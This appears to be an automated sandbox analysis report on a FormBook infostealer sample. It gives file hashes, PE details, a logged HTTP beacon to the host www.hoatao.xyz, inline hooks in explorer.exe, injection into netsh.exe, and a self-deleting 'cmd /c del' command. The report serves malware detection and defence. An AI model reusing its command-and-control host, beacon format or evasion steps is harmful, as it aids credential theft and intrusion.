TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	#6495PI-29458-2020.exe
File size:	941056
MD5:	020c3201638570f2858099e3e522a9a0
SHA1:	c3977925522b50fc59c2d2e1e014e24052d36fce
SHA256:	24e635e80cecd03066225b27fdb524c4542586b22dc820e05f8a02072008c674
SHA512:	11455186a0f8d4ad74de60cb4fa2acf399c8c39887ef979fa5b3d2568b530bc5d8c91c70dd3a7621df9e37ba3b1360e38201146ed39dc185b03656a2ff8e173
SSDEEP:	12288:EevfpBhp6/J8jv5kD7D8i9Tjo/REzfzxuynJ14SMPQipP56:fvxB6h65kvD8A0/RAipg
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....0..t..... .....@.. .....@.....

File Icon

Icon Hash:	f0debeffdffeec70

Static PE Info

General

Entrypoint:	0x48921e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60F8E8A3 [Thu Jul 22 03:40:19 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x87224	0x87400	False	0.863985241451	data	7.7536017706	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8a000	0x5e320	0x5e400	False	0.167331523541	data	5.64057603036	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xea000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 14:43:13.890517950 CEST	192.168.2.6	8.8.8.8	0xd87c	Standard query (0)	www.hoatao.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 14:43:14.263108015 CEST	8.8.8.8	192.168.2.6	0xd87c	No error (0)	www.hoatao.xyz	dns.ladipage.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 14:43:14.263108015 CEST	8.8.8.8	192.168.2.6	0xd87c	No error (0)	dns.ladipage.com	ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 14:43:14.263108015 CEST	8.8.8.8	192.168.2.6	0xd87c	No error (0)	ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com		54.169.219.94	A (IP address)	IN (0x0001)
Jul 22, 2021 14:43:14.263108015 CEST	8.8.8.8	192.168.2.6	0xd87c	No error (0)	ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com		52.74.68.242	A (IP address)	IN (0x0001)
Jul 22, 2021 14:43:14.263108015 CEST	8.8.8.8	192.168.2.6	0xd87c	No error (0)	ladi-dns-ssl-nlb-prod-2-d9215092a8318d52.elb.ap-southeast-1.amazonaws.com		3.1.135.107	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.hoatao.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49746	54.169.219.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:43:14.511452913 CEST	6553	OUT	GET /wt5i/?q0DD6=2dfL90cX&8pjDV6=tXijk4hnD7izr0wZK7+l+fr5rYWJObsKdpXRzMG7/vctLDNQEZfSzrEr5AJ0mQFbfi1yOCsf5g== HTTP/1.1 Host: www.hoatao.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:43:14.696037054 CEST	6553	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Thu, 22 Jul 2021 12:43:14 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.hoatao.xyz/wt5i/?q0DD6=2dfL90cX&8pjDV6=tXijk4hnD7izr0wZK7+l+fr5rYWJObsKdpXRzMG7/vctLDNQEZfSzrEr5AJ0mQFbfi1yOCsf5g== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: #6495PI-29458-2020.exe PID: 5040 Parent PID: 5780

General

Start time:	14:41:18
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\#6495PI-29458-2020.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\#6495PI-29458-2020.exe'
Imagebase:	0x520000
File size:	941056 bytes
MD5 hash:	020C3201638570F2858099E3E522A9A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.440393594.0000000002A08000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.442703762.00000000039A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.442703762.00000000039A1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.442703762.00000000039A1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: #6495PI-29458-2020.exe PID: 4372 Parent PID: 5040

General

Start time:	14:42:07
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\#6495PI-29458-2020.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xea0000
File size:	941056 bytes
MD5 hash:	020C3201638570F2858099E3E522A9A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.496436603.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.496436603.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.496436603.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.496991473.0000000001810000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.496991473.0000000001810000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.496991473.0000000001810000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.497054579.0000000001840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.497054579.0000000001840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.497054579.0000000001840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 4372

General

Start time:	14:42:09
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: netsh.exe PID: 5852 Parent PID: 3440

General

Start time:	14:42:31
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x9e0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.604028874.0000000000B50000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.604028874.0000000000B50000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.604028874.0000000000B50000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.605088618.0000000003110000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.605088618.0000000003110000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.605088618.0000000003110000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5864 Parent PID: 5852

General

Start time:	14:42:35
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\#6495PI-29458-2020.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 3316 Parent PID: 5864

General

Start time:	14:42:36
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis